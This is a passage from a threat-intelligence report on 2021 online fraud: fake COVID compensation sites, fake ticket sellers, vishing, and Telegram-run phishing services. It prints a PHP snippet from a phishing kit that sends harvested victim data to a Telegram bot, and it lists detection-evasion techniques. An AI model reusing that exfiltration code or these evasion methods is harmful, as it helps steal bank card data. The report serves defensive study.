information and worker chats. All the necessary products (including Telegram bots) are sold on a turnkey basis.

Fake social compensation and benefits

In light of the alarming news about the COVID-19 pandemic, staff shortages, and a looming financial crisis, Group-IB discovered that a new type of fraud was quickly becoming increasingly popular: users who had already suffered at the hands of cybercriminals were offered compensation or a VAT refund in return for taking part in a fake survey or "unscrupulous" lottery. Instead, their money and bank card data were stolen.

The "Federal Organization for Fighting COVID-19," a new fraudulent website created on behalf of an imaginary institution, offers to pay Russian citizens $120 from the national government as a form of welfare assistance. The website informs visitors that the government institution has already allocated some $232,000,000 and provided financial help to 23 million people.

To be eligible for the welfare payment, users only need to have a bank card. Visitors are asked to fill out a form with their personal details and provide bank card data including the CVV code. The money is supposedly sent within 5 working days. In reality, victims share their personal data and bank card details with the fraudsters, risking immediate theft and their data being used in other fraud schemes. Unfortunately, the scheme targets the most vulnerable social groups.




Federal anti-COVID-19 organization

State payment is available to you

The state program to support citizens of the Russian Federation during the new wave of the COVID-19 pandemic from our government in the amount of 9879 rubles is available now - fill in the data for funds

Fig. 20. Message about social welfare payment

Threat actors often pose as non-existent organizations such as the "United reimbursement center," "National lottery union," or "Center for financial protection." In addition to the standard ways of recruiting victims through mailings, messengers, and social media, fraudsters use fake mass media interviews with people who supposedly have already received compensation in order to build trust with prospective victims.



United reimbursement center
international service

Your IP-adress: [redacted]
Russia, Moscow

Refund from internet earnings

How to quickly get compensation from fraudulent services?

We have already paid
61 381 825 ₽


Вам 1 уведомление от ЕЦВ

An unreceived payment from earnings in the network was found on your transit account. Funds were not delivered due to fundraising by the organizers. United reimbursement center withdrew the entire amount from the organizers and is ready to pay it to you.

Вам полагается страховая компенсация в полном объеме

Fig. 21. Compensation announcement purporting to be from the United reimbursement center

As a rule, attacks begin with mass mailouts via messengers, email, or social media. CERT-GIB specialists believe that fraudsters conduct spam mailouts and mass targeted messaging to people who have already fallen victim to fraud given that in various schemes (e.g., the **Rabbit hole** scheme) threat actors intentionally collect user data (credentials, phone numbers, email addresses) and repeatedly send spam messages or links to new fraudulent campaigns.



Get your compensation

[redacted]

Financial protection center
for the return of unpaid funds
ЦФЗ ВНДС

Вы находитесь на официальном сайте уполномоченного подразделения по финансовой защите населения.

Have you already got the compensation?

You can receive VAT compensation from 12,000 to 300,000 rubles until April 9, 2020

Learn more >>>

To get the compensation fill in the field below and click "Check".

Enter the last 6 digits of your bank card number and click the "Check" button.

123456


Check

Fig. 22. Fake news and spam mailouts

In cases involving VAT refunds, fraudsters chose a more sophisticated promotion model: in social networks groups, they shared a fake interview from a site mimicking the popular Russian news portal “A 76-year-old pensioner received $2,200 as a VAT refund and spent everything on a stripper.” Next to the post, there was news about the COVID-19 pandemic, quarantine, and testimonials from other lucky people who had received compensation. A link in the interview led to a landing page of the “Center for financial protection,” where visitors were offered to calculate the exact VAT refund amount.

To receive a refund in return for participating in a survey or lottery, visitors are asked to calculate the compensation amount by entering the last four digits of their bank card (six digits on the “Center for financial protection” website). According to the fraudsters’ claims the compensation amount is calculated based on the visitor’s IP address and location (country, city).

By entering random numbers, Group-IB specialists found that they were “eligible” to receive around $3,200 ($2,500 as compensation + $700 as “insurance”). The vulnerability (the fact that a user can enter random numbers) suggests that the fraudsters tried to bait not only victims of previous campaigns, but random visitors as well. Of course, every visitor was eligible for compensation. To make the story more convincing, the website contained numerous positive reviews and “success stories” from the lucky ones who had received compensation and shared their satisfaction.



Your payout is:

231 928₽

181 700 + 50 228 RUB (insurance compensation)v

An unreceived compensation in the amount of 181 700 RUB was found at your IP address. The injured person is entitled to compensation in the amount of 50 228 RUB.

You have the right to collect the entire amount!

Insurance claim approved and ready to ship

Calculate your payout

Check the availability of your compensation

Maximum payout amount is 280 000 RU

Enter the **last 4 digits of your bank card number** and click the "Check" button.

☑ I consent to the processing of personal data and confirm that I am over 18 years old

Fig. 23. Compensation “approved” after entering random numbers

After the compensation amount was calculated and the payment approved, users were asked to answer questions from a “lawyer working at the insurance payment department.” The lawyer’s avatar appeared in the chat pop-up window. The fake lawyer asked the victim to fill in a questionnaire including full name and phone number, and then pay for the paperwork to be processed. Of course, the conversation with the lawyer was just a sham. All the messages were scripted for the chat bot, which suggests that the scheme was highly advanced, from a technological point of view.

To dissuade victims from leaving the website, the hackers would threaten them with losing the compensation, quoting a non-existent rule (“On insurance benefits No. 319, p. 22”) according to which, if defrauded users do not claim compensation within 24 hours, the money is returned to the online survey organizers.

The next step is a classic tactic: to receive the compensation, victims were asked to pay a small amount— usually up to $14— for legal assistance in completing the questionnaire. If victims followed the link, they were redirected to a phishing website on which the organizers of the double fraud campaign would ask for bank card credentials (card number, owner’s full name, CVV code). As with past fraud schemes, a small payment was withdrawn from the victim’s account while their bank card credentials fell into the hands of cybercriminals.


Fake ticket sales

In 2020–2021, due to the pandemic and resulting border closures, fraudsters were quite late with launching their favorite scheme that involved selling plane and train tickets as well as hotel reservations at foreign and domestic resorts. However, as soon as COVID-19 gave some ground in May-July 2021, the number of searches containing the “plane tickets” key words almost doubled compared to the previous months. Before the national holidays, summer break and vacation season, threat actors became more active, closely following in the news agenda and extensively using social engineering techniques to attract potential victims.

Train tickets

Before the May holiday season in Russia in 2021, Group-IB uncovered a phishing attack targeting Russian citizens with the aim of stealing their money and payment data: fraudsters created a network of fake pages that allegedly sold e-tickets for Sapsan trains.

The fraud scheme involved a classic scenario: while searching for affordable Sapsan tickets, victims would be drawn to ads and end up on fraudulent websites. After clicking on an ad, they were redirected to a phishing site created with iframe, a legitimate HTML component that allows users to embed third-party content in their website. Victims seeking to purchase affordable tickets online would enter their bank card details and as a result lose their money and bank card data.



[redacted]com/solicitud/asset

m[redacted]site/

Citizenship: Russia ...

Payment method: Bank card

Phone: +7 [redacted]

We will contact you in case of an error

E-mail: example@mail.ru

A confirmation letter with electronic copies of tickets will be sent to the specified address


□ agreed with the terms of the offer

Fig. 24. An example of a fake website allegedly offering Sapsan tickets

Plane tickets

A similar fraud scheme involved plane tickets. To deceive Internet users, fraudsters often use popular airline and tour operator brands. Fake websites not only illegally use logos and brands belonging to famous companies, they also steal money from travelers. Criminals obtain bank card data that they can use for online purchases.

The scheme is simple: after choosing a flight date and destination, the aggregator offers victims the option to purchase tickets online. The victim enters their bank card data in a dedicated form and loses their money. For example, flights from Moscow to Sochi were sold for $50, to Simferopol for $58, and to Saint Petersburg from $40. Fake services are promoted mainly through spam and online ads.



Search for tickets

● one way ○ Roundtrip

Moscow (DME)

Barcelona (BCN)

28-07-2020

1, Economy

Why buy tickets from us?

no commission

no hidden fees and free service

lowest prices

search for the best deals

easy cancellation and refund

instant refund with no fees

Fig. 25. A website selling fake plane tickets

The scheme's target audience are smartphone users, since in most cases phishing websites can be accessed only from on mobile devices. Some resources were created before quarantine restrictions were introduced, but due to the pandemic the websites became active only when borders started to open.

In April 2021, Group-IB specialists identified 50 phishing websites that sold cheap plane tickets. By comparison, in the whole of 2020, only 56 such resources were found. Nine were uncovered in January 2021, five in February, and none in March. The scheme's popularity peaked in the last week of April after Vladimir Putin declared holidays from May 1 to 10. Malicious resources often popped up in Yandex/Google search results for "buy plane tickets," "cheap plane tickets," and other similar terms.


Vishing (fraudulent phone calls)

Vishing (voice phishing) is a relatively old but still popular type of telephone fraud. In the past, people received calls saying "Mum, I was taken to the police station, I need money." or "I got in a car accident, please help me." Modern-day fraudsters are more subtle. They introduce themselves as bank security service staff or police officers investigating vishing attacks. As in past schemes, fraudsters aim to persuade victims to share their CVV or an SMS code, install a remote-control app, or transfer money. In the past, most calls were made from jails, but the situation has now changed. Fraudulent call centers are still controlled by criminals, but their operators are now "on the loose."

Fraudsters who operate by phone are strong judges of character who know how to deceive victims. They also possess detailed information about the people they deal with, which makes the vishing schemes more believable and therefore effective. Fraudster groups run background checks on their victims (a popular service on the underground market) and use data from multiple leaks.

The typical scenario is as follows: fraudsters call the customer of a bank. To make their phone number identical to that of the bank's call center, they use special IP telephony services that fake your phone number or use the letters OOO instead of the numbers 000.

The fraudsters introduce themselves as employees of the bank security department or customer service team. To make their story more believable, they use names of existing bank departments or even real employees, which they find in open sources or leaked databases.



Breach [redacted] bank

1. card balance - 700 RUB
2. recent card transactions - 900 RUB
3. full card number - 1000 RUB
4. card blocking - 2300 RUB
5. passport data - 3500 RUB
6. breaking through the card number - 5000 RUB

[redacted]

Telegram in direct only

Ready for verification

Fig. 26. Services provided by fraudsters

The bank's customer receives a call about a "recently detected problem." The security department has supposedly noticed an attempt to break into the customer's personal online bank account or perform an unauthorized transaction.

To gain the victim's trust, fraudsters start by sharing information, rather than requesting it. They give factual information about the victim: full name, passport details, bank card number, and even account balance. Such data can be purchased on underground resources and hacker forums. Fraudsters can also order background checks on dedicated Telegram channels. Often users themselves leave many traces on the Internet, including passport and bank card scans.

- After discovering the user's CVV code, threat actors are able to make small purchases online that do not require one-time password verification via SMS. Alternatively they sell the compromised data wholesale through a card shop. In such cases, each card sold can bring them between 1 and 5 US dollars. In most cases, cards are sold wholesale.
- If the banking customer uses two-factor authentication, they are asked for the secret SMS code sent by the bank because it is supposedly the only way to cancel a transaction that has already been authorized. Instead, the victim's money goes to the fraudsters' account.

According to Sberbank, fraudsters made 15 million calls to Russian citizens in 2020. In other words, every tenth call in Russia is made by threat actors. 80% of threat actors who supposedly represent banks and insurance companies use fake phone numbers. In 2020, the Bank of Russia asked mobile phone operators to block 26,400 phone numbers (86% more than in 2019), while the losses suffered by banking customers increased by half and amounted to around 9 billion rubles ($123,000,000), mainly due to fraudulent call centers.

TOOLS THAT ARE POPULAR AMONG THREAT ACTORS

07

In the first half of 2021, the most popular tool to manage, distribute, and control phishing resources was Telegram, which was also used as a platform to advertise phishing services (Phishing-as-a-Service) and scams (Scam-as-a-Service).

When distributing phishing resources, threat actors focused on:

- SMS messages (smishing), which involves creating links via link shortening services;
- using QR codes in phishing messages, which conceals the resource's final URL address behind an image;
- links from legitimate services, when a threat actor leaves a fraudulent message to direct the user to a phishing resource via a link contained in a notification; and
- leaving phishing links in search engine ads in order to lure more traffic to the fraudulent resource.

To bypass detection, threat actors use the following basic techniques:

- using iframe, which saves the core of the phishing resource and makes it possible to use it on many other resources;
- using parked pages that mimic legitimate content available to users who use untargeted ways to access phishing content (e.g., if phishing is only available via mobile devices and proxy servers);
- blocking access to content using regional white and black lists of addresses; and
- stealing domain names that do not have associated hosting accounts.

As was predicted in the **Hi-Tech Crime Trends 2020/2021 report**, one of the main trends in bypassing phishing detection was using one-time or short-term links. The Classiscam campaign, which is still active, uses this detection bypassing technique by creating unique pages available for a short time only.


The many fraud schemes and their variations, the automation of most attack stages, targeted campaigns aimed at specific companies or industries, as well as extensive opportunities for concealing cybercrime activity, all became technological footholds for the outbreak of online scam. Detailed information about current trends in online scam and phishing attacks is presented below.

Interrelated development of SaaS and PhaaS enabled by Telegram

Recently, the fraud schemes Classiscam and its analogues, which use the Scam-as-a-Service approach, have shown that SaaS and PhaaS are closely related: a worker is provided with the scam tools necessary to search for victims and lead them to the phishing page, as well as phishing kits to finish the attack and steal the victim's money.

With each day, Telegram becomes more and more popular as a tool used by scammers and phishers. The messenger has various functions: it can be used to generate phishing pages, control scam commands, and collect and sell data, or simply as a way for threat actors to communicate.

Classiscam is the largest and most well-known campaign that combines SaaS and PhaaS and is implemented exclusively via Telegram. It has been mentioned in Group-IB reports on several occasions. Scam groups that use the fake date scheme also chose to fully transfer their infrastructure to Telegram. The next section provides a detailed description of these campaigns.



🔥 [redacted] 15:15

🔥 Websites for work:

💻 [redacted]
https:/[redacted]site?c=55021 15:15

💻 Support 15:15

💻 Answer yourself

Link to panel - https:/[redacted]me/
Your access key - [redacted]


casino tech support bot - @[redacted]
escort tech support bot @[redacted]

how it works - click 15:15

Fig. 27. A Telegram bot used in a fake date scheme

In the first half of 2021, 6.6% of all phishing kits used Telegram API, in particular to transfer stolen data to threat actors. In comparison, in the second half of 2020, Telegram was used only in 0.8% of phishing kits.


Fig. 28. Telegram API used in a phishing kit



```
curl_setopt($ch, CURLOPT_URL, 'https://api.telegram.org/[redacted]/sendMessage');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, "{\"chat_id\": \"[redacted]\", \"text\": \"".$data."\", \"disable_notification\": false}");

$headers = array();
$headers[] = 'Content-Type: application/json';
curl_setopt($ch, CURLOPT_HTTPHEADER, $headers);

$result = curl_exec($ch);
```



[redacted] | PAYMENTS
377 подписчиков

Pinned message
Information table

20 ноября

[redacted] | PAYMENTS
✅ successful payment from Malini777

Sum: 250 PLN
Card: [redacted] [redacted]
Service: [redacted] PL 2.0
After conversion: 5076.575 RUB
169 изменено 12:43 AM

[redacted] | PAYMENTS
✅ successful payment from [redacted]

Sum: 600 PLN
Card: [redacted] PL
Service: [redacted] PL
After conversion: 12183.78 RUB
174 изменено 2:29 AM

[redacted] | PAYMENTS
✅ successful payment from [redacted]

Sum: 62 PLN
Card [redacted] [redacted]
Service: [redacted] PL 2.0
After conversion: 1258.9906 RUB
179 изменено 8:44 AM

Fig. 29. Telegram channel used by threat actors and containing information about stolen money

Phishing resources created and controlled via Telegram bots have also become highly popular recently. Using only their phone, threat actors can order a phishing resource and control all its operations while receiving notifications about compromised victims. The technique belongs to the Phishing-as-a-Service category — phishing services provided on underground forums on a turnkey basis to a wide circle of users.

To create and control a resource, scammer groups usually deploy a dedicated bot that offers various targeted phishing platform options, choice of domain name, and link delivery options. The bot also connects the so-called callers, i.e. individuals who make calls about payments for the order, goods, service, or delivery.

Moreover, there is sometimes a dedicated chat where the threat actors share the most effective phishing techniques and receive notifications about "big booties."

Use of QR codes


Threat actors still use QR codes as part of their attacks, mainly because most security solutions do not detect QR codes. By using QR codes, threat actors can switch the target of the attack from email to the mobile device used by the potential victim.

This presents new opportunities for cybercriminals because it means that they can use vulnerabilities via exploits that target mobile devices. In the Netherlands, Group-IB identified various attacks where threat actors used QR codes at the initial stage of the scam. The hackers sent a malicious or untrusted URL address hidden in the QR code. After scanning the QR code, the victims were redirected to a phishing page. The threat actors then tried to obtain the required information from the victim by imitating an official website.

The schemes are similar to widely popular attacks that do not involve QR codes.

Selling phishing websites/scripts on a turnkey basis

Phishing services provided on a turnkey basis are also popular. On underground forums, various ready-to-use phishing websites are sold— from pizza shops and websites with fake promotional campaigns purporting to be from banks and classic scams in the style of the "United compensation center." It is noteworthy that apart from scripts intended for harvesting the bank card data of customers in Russia, sellers also offer scripts that aim to steal bank card data of US bank customers.



Продам Фишинг Сайт Фишинг скрипт CC|Карт|Кредитных карт по USA

Тема в разделе Скрипты, сайты создана пользователем [redacted] 29 июн 2021. · 72 просмотра

cc банковские карты кредитные карты фишинг цц

[redacted]

I present to you a script

Benefits:

- not merged, relevant
- easy to customize
- hook all data entered by the user (email, phone, address, ZIP, name)
- several options for sending logs

the script is a pizzeria with a pizza promotion for $1

Spoiler: screenshot of the site's appearance

We have simplified our menu options online and in-store to reduce pressure on our hard working team members. We also are currently experiencing high order volume, so please bear with us.

CONTACTLESS DELIVERY

[redacted] is open and here to provide you nationwide contactless options to get your pizza. All orders will need to be paid online by debit/credit card.

Fig. 30. Offer to sell a ready-to-use script


The price for ready-to-use phishing websites ranges from $7 to $95. In many cases, such websites can be used to accrue stolen money in dedicated Telegram channels. The service can also include initial training, support for the phishing website operation, and special manuals.

Stolen bank card data are either used to withdraw money or are resold.

